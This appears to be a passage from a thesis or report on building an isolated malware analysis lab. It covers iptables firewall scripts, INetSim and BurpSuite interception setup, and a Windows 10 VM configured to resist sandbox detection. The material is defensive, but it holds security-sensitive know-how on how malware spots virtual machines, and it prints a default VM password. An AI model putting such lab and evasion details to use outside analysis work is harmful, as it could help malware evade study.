


Figure 4.2.3.2 – Network Connectivity Verification

As per each step completed, another snapshot of the current state was taken.

4.2.4 Additional Software Installation

In cases where simulated internet was provided to the Analysis VMs, the “INetSim” software played the role of the DNS. When actual connection to the WWW was needed though, the DNS services were provided by “dnsmasq”.

To install this software the following command was inserted on a terminal:

- **$ sudo apt-get install dnsmasq**

Upon successfully installing this package, a backup of the “/etc/dnsmasq.conf” was saved prior its modification as ilustrated on the following figure (Figure 4.2.4.1).




Figure 4.2.4.1 – The modified dnsmasq.conf

Furthermore, a web GUI interface [19] was used for troubleshooting reasons when testing the “.firewall” scripts, as it provided a live representation of the “iptables” in use. The installation processes started with downloading the file:

- **$ sudo git clone https://github.com/puux/iptables.git**

Then, the following commands followed, to install and run the server:

- **$ cd /iptables**
- **$ sudo npm install**
- **$ node server.js**

The interface was available by visiting localhost on port "1337" (Figure 4.2.4.2 & Figure 4.2.4.2).




Figure 4.2.4.2 – Installing Web GUI for "iptables"

To install "BurpSuite Community Edition" the latest 64-bit installation file for Linux OSes was downloaded from the official site [36]. Then, the following command was inserted into a terminal:

- **$ sudo bash <downloaded file>**

The installation wizard was prompted, and the files were installed on the "/opt/BurpSuiteCommunity" folder. After installation was successfully completed, the program could be executed through the "BurpSuiteCommunity" folder.

4.2.5 Firewall Scripts

For the appropriate routing to take place, and for the required services to be up the scripts provided by the VM of ENISA [37] were modified to meet our needs.

4.2.5.1 The "internet.firewall" script

The "internet.firewall" script (Figure 4.2.5.1.1) was the first to be developed, since it provides our Analysis VMs with Internet connectivity.

1 internet.firewall

```
1  #!/bin/bash
2
3  # stop existing systemd-resolved service
4  sudo service systemd-resolved stop
5
6  # stop existing dnsmasq service
7  sudo /etc/init.d/dnsmasq stop
8
9  # stop existing inetsim service
10 sudo /etc/init.d/inetsim stop
11
12 # restore saved interfaces configuration file
13 sudo rm /etc/network/interfaces
14 sudo cp /etc/network/interfaces.internet /etc/network/interfaces
15
16 # Echo commands and abort on errors
17 set -xeu
18
19 # Clean iptables
20 sudo /lab/bin/reset-iptables.sh
21
22 # Define network interfaces:
23 IFACE_WAN=eth0
24 IFACE_LAN=eth1
25
26 # Set iptable rules
27 iptables -A FORWARD -i $IFACE_LAN -o $IFACE_WAN -m comment --comment "Forward
   traffic from eth1 to eth0" -j ACCEPT
28 iptables -A FORWARD -i $IFACE_WAN -o $IFACE_LAN -m state --state ESTABLISHED,
   RELATED -m comment --comment "Forward traffic from eth0 to eth1" -j ACCEPT
29 iptables -t nat -A POSTROUTING -o $IFACE_WAN -m comment --comment "Masquerade
   outgoing traffic" -j MASQUERADE
30
31 # Enable packet forwarding
32 echo 1 > /proc/sys/net/ipv4/ip_forward
33
34 # enable systemd-resolved
35 sudo systemctl enable systemd-resolved.service
36
37 # restart networking service
38 sudo /etc/init.d/networking restart
39
40 # restart systemd-resolved service
41 sudo service systemd-resolved restart
42
43 # start dnsmasq service
44 sudo /etc/init.d/dnsmasq start
```

Figure 4.2.5.1.1 – The internet.firewall file

In the beginning of the script, all the interfering services ("systemd-resolved", "dnsmasq" and "inetsim") are being stopped, as they may not be required or may need to be modified before they are restarted.

Next, the "/etc/network/interfaces.internet" is being restored as the current "/etc/network/interfaces" file. This happened because there were many testings attempts that failed before ending up with this final script, and therefore, it was concluded that a separate "interfaces" file for each case would be preferable in terms of debugging. The original "/etc/network/interfaces" that was created on a previous step (Figure 4.2.3.1) was saved as "/etc/network/interfaces.backup".

The bash script flags "xeu" were set for the script to be more verbose while being executed and to abort in case an error was encountered.

In line 20, another script is being executed (Figure 4.2.5.1.2) so that the" iptables" are reset [38].

1 reset-iptables.sh

```bash
#!/usr/bin/env bash
set -eu
declare -A chains=(
   [filter]=INPUT:FORWARD:OUTPUT
   [raw]=PREROUTING:OUTPUT
   [mangle]=PREROUTING:INPUT:FORWARD:OUTPUT:POSTROUTING
   [security]=INPUT:FORWARD:OUTPUT
   [nat]=PREROUTING:INPUT:OUTPUT:POSTROUTING
)
for table in "${!chains[@]}"; do
   echo "${chains[$table]}" | tr : $"\n" | while IFS= read -r; do
      iptables -t "$table" -P "$REPLY" ACCEPT
   done
   iptables -t "$table" -F
   iptables -t "$table" -X
done
```

Figure 4.2.5.1.2 – The "reset-iptables.sh" file

The most important lines of the "internet.firewall" script are lines 27-29, where three "iptables" rules are present. The first one redirects the traffic from the "intranet" interface to the "NAT" while the second allows for the responses to be returned in the same way. The third rule masquerades the outgoing traffic so that NAT can be achieved. Additionally, comments have been typed in the "iptables" rules to remind us of their functionality.

After the IP forwarding is ensured (line 32), the required services are being restarted.

4.2.5.2 The "inetsim.firewall" script

The "inetsim.firewall" script (Figure 4.2.5.2.1) is responsible for serving simulated traffic to our analysis machines based on the "inetsim.conf" file, located on the "/etc/inetsim" path. Apart from the services that need to be running, the main difference between the "internet.firewall" and "inetsim.firewall" files, is their iptables rules. In this script there are two rules; one blocking access to port 22, the standard port of Secure Shell (SSH), for all the incoming traffic from the intranet, and one that directs this traffic to the IP that "INetSim" is configured to be listening to.

1 inetsim.firewall

```
#!/bin/bash

# stop existing dnsmasq service
sudo /etc/init.d/dnsmasq stop

# restore saved interfaces configuration file
sudo rm /etc/network/interfaces
sudo cp /etc/network/interfaces.backup /etc/network/interfaces

# restore saved inetsim configuration files
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/inetsim.conf.backup /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
iptables -A INPUT -i $IFACE_LAN -p tcp -m comment --comment "Block access to port 22 from Victim" -m tcp --dport 22 -j DROP
iptables -t nat -A PREROUTING -i $IFACE_LAN -m comment --comment "Redirect traffic to INetSim" -j DNAT --to-destination 10.0.0.1


# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#restart networking service
sudo /etc/init.d/networking restart

# stop existing systemd-resolved service
sudo service systemd-resolved stop

# disable systemd-resolved service
sudo systemctl disable systemd-resolved.service

#restart inetsim service
sudo /etc/init.d/inetsim start
```

Figure 4.2.5.2.1 – The "inestim.firewall" file

The configuration file that is used on this script is the "inetsim.conf.backup" (Figure 4.2.5.2.2) located on the "/etc/inetsim/" path which replaces the default "inetsim.conf".

The changes that were made and stored as "inetsim.conf.backup" are:

- the enabling of all the available services, and
- the assignment of "10.0.0.1" in the "service_bind_address" and "dns_default_ip" fields.

```
# Available service names are:
# dns, http, smtp, pop3, tftp, ftp, ntp, time_tcp,
# time_udp, daytime_tcp, daytime_udp, echo_tcp,
# echo_udp, discard_tcp, discard_udp, quotd_tcp,
# quotd_udp, chargen_tcp, chargen_udp, finger,
# ident, syslog, dummy_tcp, dummy_udp, smtps, pop3s,
# ftps, irc, https
#
start_service dns
start_service http
start_service https
start_service smtp
start_service smtps
start_service pop3
start_service pop3s
start_service ftp
start_service ftps
start_service tftp
start_service irc
start_service ntp
start_service finger
start_service ident
start_service syslog
start_service time_tcp
start_service time_udp
start_service daytime_tcp
start_service daytime_udp
start_service echo_tcp
start_service echo_udp
start_service discard_tcp
start_service discard_udp
start_service quotd_tcp
start_service quotd_udp
start_service chargen_tcp
start_service chargen_udp
start_service dummy_tcp
start_service dummy_udp

service_bind_address    10.0.0.1

dns_default_ip  10.0.0.1
```

Figure 4.2.5.2.2 – The inetsim.conf.backup file

Since DNS resolving was handled by the “INetSim” software, the “system-resolved” and the “dnsmasq” services were stopped.

4.2.5.3 The “burp_internet.firewall” script

While providing Internet access to an Analysis VM is an important task for installing and updating software, it must be controlled when dealing with malware analysis, by intercepting the network traffic. For this reason, the “burp_internet.firewall” script was created (Figure 4.2.5.3.1).

```
1 burp_internet.firewall

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
sudo iptables -A PREROUTING -t nat -i $IFACE_LAN -p tcp -m tcp --dport 80 -j REDIRECT
--to-ports 8080
sudo iptables -A PREROUTING -t nat -i $IFACE_LAN -p tcp -m tcp --dport 443 -j REDIRECT
 --to-ports 8443
sudo iptables -A FORWARD -i $IFACE_LAN -o $IFACE_WAN -j ACCEPT
sudo iptables -A FORWARD -i $IFACE_WAN -o $IFACE_LAN -m state --state ESTABLISHED,
RELATED -j ACCEPT
sudo iptables -A POSTROUTING -t nat -s 10.0.0.0/24 -o $IFACE_WAN -j MASQUERADE
```

Figure 4.2.5.3.1 – the burp_internet.firewall file

The only difference between “internet.firewall” and “burp_internet.firewall” is in the “iptables” rules. Specifically, there are two rules added on “burp_internet.firewall” which redirect the incoming traffic from port 80 to port 8080 and the traffic from 443 to 8443. The ports 8080 and 8443 were those that the “BurpSuite” was configured to listen to.

For this script to be functional, “Burp Suit” must be running.

4.2.5.4 The “burp_inetsim.firewall” script

The last script that was created while setting up the Lab, is the “burp_inetsim.firewall”. In this way the traffic generated by the “INetSim” can be intercepted.

By comparing the “intestim.firewall” with the “burp_inetsim.firewall”, we can see that there is a key difference between them. More specifically, the “burp_inetsim.firewall” file uses the “inetsim-burp.conf” configuration file (Figure 4.2.5.4.1), where “service_bind_address” is set to 0.0.0.0 (traffic from everywhere), “http_bind_port” is set to 880 and “https_bind_port” is set to 8443.

```
#########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
#service_bind_address    10.0.0.1
service_bind_address     0.0.0.0

#########################################
# http_bind_port
#
# Port number to bind HTTP service to
#
# Syntax: http_bind_port <port number>
#
# Default: 80
#
http_bind_port      880

#########################################
# https_bind_port
#
# Port number to bind HTTPS service to
#
# Syntax: https_bind_port <port number>
#
# Default: 443
#
https_bind_port          8443
```

Figure 4.2.5.4.1 – The inetsim-burp.conf

The redirection from the default http and https ports (80 and 443 respectively) to ports 880 and 8443, is achieved via “BurpSuit Community Edition” rather than “iptables” software. Therefore, there are no such rules implemented on this script (Figure 4.2.5.4.2).

1 burp_inetsim.firewall

```
# restore saved inetsim configuration files
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/inetsim-burp.conf /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules

# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 4.2.5.4.2 – The burp_inetsim.firewall

4.2.6 Configuration of “BurpSuite Community Edition”

Since this software edition is not the paid version, only a temporary project can be created, meaning that no changes are saved. For this reason, once the proxy listeners were configured, they were exported to “burp-internet_proxy-listeners.json” and “burp-inetsim_proxy-listeners.json”. As their name suggests, “burp-internet_proxy-listeners.json” is meant to be used in conjunction with the “burp_internet.firewall”, while “burp-inetsim_proxy-listeners.json” is meant to be used in conjunction with the “burp-inetsim.firewall”. Both files contain the proxy listeners of each other, so that the transition between “burp_inetsim.firewall” and “burp_internet.firewall” can take place faster.

Beneath the proxy listener configuration, “PortSwigger” (the company that developed “BurpSuite”) must be imported as a CA on the Analysis VMs. This process, however, is described separately for each Analysis VM, since the process differs slightly depending on the OS.

4.2.6.1 Proxy Listeners Configuration

After launching “BurpSuite Community Edition” with administrative privileges and selecting “Temporary Project” as well as “Use Burp defaults” on the prompted windows, the program is started. From the main menu, the tab “Proxy” and then tab “Options” were selected (Figure 4.2.6.1.1).




Figure 4.2.6.1.1 – Proxy Options tab

The default listener was removed and a new one was added by the “Proxy listener” sections. The new listener was bound to port “8080” from the “Binding” tab of the “Add a new proxy listener” window that had emerged, as shown in the figure below (Figure 4.2.6.1.2).




Figure 4.2.6.1.2 – Proxy Listener Addition

On the “Request handling” tab, the “Support Invisible proxying (enable only if needed)” option was checked on the corresponding checkbox.

The same process was repeated for the port “8443”.

The “8080” and “8443” listeners were made to be used in conjunction with “burp_internet.firewall”, but they were not yet exported.

Next, two new proxy listeners were added, bound to ports “80” and “443”. In order for ports below ”1024” to be selected, root privileges are required. Both listeners, though, were set up to be redirecting the traffic to IP “10.0.0.1”, port “880” (Figure 4.2.6.1.3) and “8443” respectively.




Figure 4.2.6.1.3 – Traffic Redirection through “BurpSuite Community Edition”

At that point, “intercept” option was ensured to be “on” from the corresponding tab, and the proxy listeners regarding “8080” and “8443” ports were activated.

Those options were saved using the "Options" (cog) icon as "burp-internet_proxy-listeners.json" (Figure 4.2.6.1.4) under "lab/rules".




Figure 4.2.6.1.4 – Saving the newly created "burp-internet_proxy-listeners.json"

Finally, the active listeners were switched (the listeners regarding ports "8080" and "8443" were disabled, and those regarding "80" and "443" were enabled) and saved as "burp-inetsim_proxy-listeners.json" inside "/lab/rules" directory.

It was then tested whether "Burp-internet_proxy-listeners.json" and "burp-inetsim_proxy-listeners.json" were available and functional each time "BurpSuite" was executed (Figure 4.2.6.1.5).




Figure 4.2.6.1.5 – Verifying availability of saved proxy listeners

4.3 Windows VM Setup

The Windows VM was used for the analysis of PE files. However, after setting up the network adapter and after installing the "Burp Suite" CA certificate, a separate subtree of snapshots was initiated. The first series of snapshots were appropriately configured for the "Classification" and "Code Analysis" stages, while the second branch was suitable for the "Behavioral analysis".

4.3.1 Importing Appliance

The Windows VM that was used is a 64-bit Windows 10, provided by Microsoft (Figure 4.3.1.1) for testing “Edge” browser [29]. The downloaded file was unzipped and imported into Oracle “VirtualBox” by hitting “Ctrl+I” shortcut and following the prompted wizard.




Figure 4.3.1.1 – MSEdge Windows downloading

Next, , through the “Settings” window (“Ctrl+S” shortcut), after navigating to the “Network” group of options, where the “Adapter 1” was attached to the internal network named “intranet”.

It was also ensured that there were no shared folders between the host PC and the VM (“Shared Folders” group options) available, and that “Shared Clipboard”, “Drag‘n’Drop” (“General” group options, “Advanced” tab) and “Enable USB controlled” (“USB” group options) features were disabled. In this way, they would not be exploited by any malware sample [39].

Moreover, the hard drive disk and the RAM storage provided are information which are often analyzed in order for a malicious sample to identify whether it is being executed in a virtual environment or not. Thus, those values must be realistic; hard drives less than 80GB and RAM less than 2GB might be considered virtual machines by many malwares. Since the VM was imported with the default values, 4GB of RAM and 40GB of hard drive were assigned. To overcome the possibility of malware detecting that is being executed on a virtual environment, the virtual disk size should be increased. Hence, the shortcut “Ctrl+D” was pressed and the appropriate virtual disc was selected and resized to 150GB (Figure 4.3.1.2) [3].

Additionally, to improve the performance of the VM, more Video Memory was assigned from the “Display” group options, under the “Screen” tab. Also, in the “Remote Display” tab, the “Enable Server” checkbox option was deselected.

Then, a snapshot was taken, since the Windows VM’s license is only valid for a period of 90 days once activated. Consequently, the import procedure could be skipped upon expiration date by restoring the VM to this captured state.

When the snapshot was successfully captured, Windows were ready for the first boot, where the password “Passw0rd!” was inserted in the login page.

